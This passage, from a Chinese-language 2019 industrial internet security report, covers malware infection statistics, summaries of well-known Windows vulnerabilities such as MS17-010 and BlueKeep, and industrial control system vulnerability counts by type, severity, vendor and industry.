


图 3-3 2019 年漏洞类型分布

3.2 工业互联网接入设备安全威胁统计

工业互联网安全风险包含了工业互联网平台安全、网络安全（含标识解析系统）、工业生产设备（含工业控制设备、数控设备、以及相关的工业主机等）安全等不同层面，本节重点介绍接入层及接入设备的威胁分析与漏洞统计。

3.2.1 工业互联网主机安全风险

工业环境里大量的工业主机都是通用的计算机设备，例如 MES 系统的数据采集分析与显示的工业计算机、以及对工业控制系统进行控制操作和监控的上位机等等，这些工业主机都使用通用操作系统（Windows 或 Linux），据不完全统计，在工业环境里， Windows 操作系统仍然占据了工业企业服务器和工业内网主机中的绝大多数，其中 Windows XP 的使用比例依然超过 40%，Windows 7 数量占据首位，而微软公司在 2014 年已经停止对 Windows XP 提供升级服务，另外也已在 2019 年 3 月宣布将在 2020 年 1 月 14 日以后停止对 Windows 7 的升级服务，操作系统潜在的漏洞风险，加上内部安全意识的缺乏和安全管理措施的疏漏，大量工业内网终端主机常常是处于“无补丁”“无防护”的脆弱状态，因此终端主机极容易受各类恶意软件或病毒的攻击，一旦感染将迅速蔓延整个工业内网，造成工业企业的巨大损失。

由于勒索病毒的影响，工业企业的主机安全存在较大风险，这个情况在 2019 年仍然需要重视。

3.2.1.1 2019 年病毒感染情况统计[12]

2019 年，瑞星安全部门共截获病毒样本总量 1.03 亿个，病毒感染次数 4.38 亿次，病毒总体数量比 2018 年同期上涨 32.69%。其中新增木马病毒 6,557 千万个，为第一大种类病毒，占到总体数量的 63.46%；排名第二的为蠕虫病毒，数量为 1,560 万个，占总体数量的 15.10%；灰色软件、后门、感染型病毒等分别占到总体数量的 6.98%、6.31%和 5.21%，位列第三、第四和第五，除此以外还包括漏洞攻击和其他类型病毒。




图 3-4 2019年病毒类型统计

相关统计数据表明，2019 年内，广东省病毒感染人次为 4,452 万，位列全国第一，其次为北京市及山东省，分别为 3,308 万及 2,898 万。




图 3-5 2019年病毒感染地域分布（单位：万）

其中勒索软件感染人次按地域分析，北京市排名第一，为 72 万，第二为广东省 30 万，第三为山东省 13 万。（在 2018 年，瑞星截获勒索软件感染次数为 687 万次，其中广东省感染 179 万次，位列全国第一，其次为上海市 77 万次，北京市 52 万次及江苏省 33 万次）




图 3-6 2019年勒索软件感染地域分布（单位：万）

对比 2018 年勒索软件感染统计，可以看到，除少量区域（如北京）感染次数有所上升之外，大部分地域的感染次数是大幅下降的，说明广大用户已经对勒索软件的防控有了一定的手段，并产生了良好的效果。




图 3-7 2018-2019年勒索软件感染地域对比统计（单位：万）

3.2.1.2 2019 工业主机典型漏洞说明[12] [15]

以下是 2019 年内发现的 Windows 操作系统典型漏洞。

1. CVE-2014-6332 IE 浏览器远程代码执行漏洞

CVE-2014-6332 是微软 2014 年 11 月 11 日公布的一个潜藏了 18 年的 IE 浏览器远程代码执行漏洞，影响 IE 版本为 IE3-IE11。漏洞出现在 VBS 脚本引擎中，自 Windows 95 首次发布以来就一直存在。VBS 引擎在执行 Redimarray(nNum) 时，即重定义数组时，会调用 OLEAUT32.dll 模块里面 SafeArrayRedim 函数，该函数内部处理逻辑不严谨，使用了错误的条件跳转指令，而且当传入的 nNum 足够大时，函数内部的数组空间申请会失败，SafeArrayRedim 函数不做任何处理直接返回，导致返回时已经将 nNum 写入数组结构，后续对该数组便可以随意“越界”访问。

2. CVE-2016-7255 Win32k 特权提升漏洞

CVE-2016-7255 漏洞是一个 Windows 内核提权漏洞，影响：Microsoft Windows VistaSP2，Windows Server 2008SP2 和 R2SP1，Windows7 SP1，Windows8.1，Windows Server 2012 Gold 和 R2，WindowsRT8.1，Windows10 Gold，1511，1607，Windows Server 2016。攻击者可利用该漏洞在内核模式下执行任意代码。多个 APT 组织在攻击活动中使用了该内核提权漏洞进行攻击。

3. CVE-2010-2568 Windows LNK 快捷方式漏洞

该漏洞影响 Windows XP SP3，Server 2003 SP2，Vista SP1 和 SP2，Server 2008 SP2 和 R2 和 Windows 7。Windows 没有正确地处理 LNK 文件，特制的 LNK 文件可能导致 Windows 自动执行快捷方式文件所指定的代码。

4. CVE-2017-0147 Windows SMB 协议漏洞 MS17-010

2017 年 5 月份 Shadow Brokers 公布了他们从 Equation Group 窃取的黑客武工具，其中包含“永恒之蓝”等多个 MS17-010 漏洞利用工具。MS17-010 对应 CVE-2017-0143、CVE-2017-0144、CVE-2017-0145、CVE-2017-0146、CVE-2017-0147、CVE-2017-0148 等多个 SMB 漏洞。这份工具的泄露直接导致了后来

WannaCry 病毒的全球爆发，包括中国在内的至少 150 多个国家，30 多万名用户中招，并且金融、能源、医疗等众多行业皆受影响，据统计其造成损失高达 80 亿美元。此后各种利用 MS17-010 漏洞的病毒疯狂增长，影响深远。

5. CVE-2019-0708 远程桌面服务远程执行代码漏洞

2019 年 5 月 14 日，微软发布了一个针对远程桌面服务（终端服务）远程代码执行漏洞(CVE-2017-0708)的漏洞补丁。该漏洞影响多个旧版本的 Windows 操作系统。此漏洞是预身份验证，无须用户交互，可以被网络蠕虫利用，可能出现类似 WannaCry 类似的蠕虫爆发。该漏洞影响多个 Windows 操作系统，从 Windows XP 到 Windows Server 2008。因为影响较大微软给停止服务的 Windows XP 和 2003 系统也发布了漏洞补丁。因漏洞危害等级高影响较大，该漏洞被命名为 BlueKeep。

6. CVE-2019-1181/1182 远程桌面服务远程执行代码漏洞

2019 年 8 月 14 日，微软发布了一套针对远程桌面服务的修复补丁，其中包括两个关键的远程执行代码（RCE）漏洞 CVE-2019-1181 和 CVE-2019-1182。与之前修复的“BlueKeep”漏洞（CVE-2019-0708）一样，攻击者可以利用该漏洞制作类似于 2017 年席卷全球的 WannaCry 类的蠕虫病毒，进行大规模传播和破坏。

7. CVE-2019-1040/1019 Windows NTLM 认证漏洞

2019 年 6 月 12 日，微软官方在 6 月的补丁日中发布了漏洞 CVE-2019-1040 的安全补丁，攻击者可以利用该漏洞绕过 NTLM MIC（消息完整性检查）。攻击者可以修改 NTLM 身份验证流程中的签名要求，完全删除签名验证，并尝试中继到目标服务器，不强制执行签名的服务器都易受到攻击。通过这种攻击能使攻击者在仅有一个普通域账号的情况下可远程控制 Windows 域内的任何机器，包括域控服务器。

8. CVE-2019-0863 Windows 中错误报告机制引起的提权漏洞

Windows Error Reporting（WER，Windows 错误报告）组件中的一个漏洞，根据微软的安全公告，攻击者一直在实际环境中利用该漏洞发起攻击，攻击活动

直到 2019 年 5 月份微软推出安全补丁才。该漏洞可以用来提升至系统权限。

3.2.2 工业控制系统安全风险

工业控制设备是工业互联网最常见的边缘接入设备，工业现场设备种类多、通信协议标准多，国际标准、国家标准、行业标准、企业标准并存，工业控制系统的安全风险主要来自于以下方面：

- **工控设备自身的漏洞**：包括工控设备自身操作系统漏洞、应用软件漏洞及工业协议自身的安全性缺陷。
- **网络管理与配置错误**：一般来源于工业控制系统软错误配置和工业控制系统网络管理的失误。
- **缺乏边界安全控制**：工业控制系统与其他网络互联时，缺乏边界控制是导致安全威胁的重要原因。

3.2.2.1 工业控制系统漏洞统计[13] [14]

根据中国国家信息安全漏洞共享平台最新统计报告，2010 年工控漏洞数量为 32 个，自 2010 年后呈现迅速增长趋势。这和在 2010 年发生的 Stuxnet 蠕虫病毒有直接关系，Stuxnet 蠕虫病毒是世界上第一个专门针对工业控制系统编写的破坏性病毒，自此业界对工业控制系统的安全性普遍关注，工业控制系统的安全漏洞数量增长迅速，截止到 2019 年 12 月，CNVD 收录的与工业控制系统相关的漏洞达 2307 个，其中在 2019 年内新增的工业控制系统漏洞数量达到 463 个。CNVD 工控新增漏洞年度分布如下图所示：




图 3-8 2006-2019工控系统漏洞趋势[14]

在四大漏洞平台收录的工业控制系统漏洞中，漏洞成因多样化特征明显，技术类型多达 30 种以上。其中，缓冲区溢出漏洞（28%）和访问控制漏洞（10%）和输入验证（10%）数量最多，最为常见。攻击者无论利用何种漏洞造成生产厂区的异常运行，均会影响工控系统组件及设备的灵敏性和可靠性，造成严重的安全问题。工控新增漏洞类型分布图如下：




图 3-9 2019工控系统漏洞类型

收录的工业控制系统安全漏洞中，高危漏洞占比45%、中危漏洞占比为50%，中高危漏洞合计占比达到95%。攻击者利用多样化的漏洞获取非法控制权、通过遍历的方式绕过验证机制、发送大量请求造成资源过载等，其危害级别均较高，可能会对厂区造成毁灭性的损害。漏洞危害等级分布图如下：




图 3-10 2019 工控系统漏洞危险等级

新增的工业控制系统漏洞中涉及到的前十大工控厂商分别为西门子（Siemens）、施耐德（Schneider）、研华（Advantech）、ABB、mz-automation、台达（Deltaww）、万可（Wago）、摩莎（Moxa）、风河（Windriver）、三菱（MitsubishiElectric）、Codesys。最后两个厂商并列第十名。工控相关漏洞涉及到的厂商分布广泛，虽然安全漏洞在一定程度上反映了工控系统的脆弱性，但不能仅通过厂商的安全漏洞数量片面判断厂商的产品存在严重安全风险。因为厂商的产品使用广泛，会受到更多安全研究者的关注，且厂商的安全漏洞数量不仅与厂商的产品使用数量有关，还和产品的受研究程度等各种因素有关。漏洞涉及厂商分布图如下：




图 3-11 2019 工控设备厂商漏洞数量统计

需要说明的是，虽然安全漏洞在一定程度上反映了工控系统的脆弱性，但不能仅通过被报告的厂商安全漏洞数量来片面判断比较厂商产品的安全性。因为一般来说，一个厂商的产品越是使用广泛，越会受到更多安全研究者的关注，因此被发现安全漏洞的可能性也越大。某种程度上来说，安全漏洞报告的厂商分布，更多程度上反映的是研究者的关注度。

在收录的工业控制系统安全漏洞中，多数分布在制造业、能源、水务、商业设施、石化、医疗、交通、农业、信息技术、航空等关键基础设施行业。一个漏洞可能涉及多个行业，在 690 个漏洞中，有 566 个漏洞涉及到制造业，也是占比最高的行业。涉及到的能源行业漏洞数量高达 502 个。制造业和能源行业工控漏洞较多，应加强这两个行业工业安全建设。漏洞行业分布图如下：




图 3-12 2019 年四大漏洞库平台收录的工控漏洞涉及行业分布图

3.2.2.2 2019 中国工业控制系统暴露情况统计

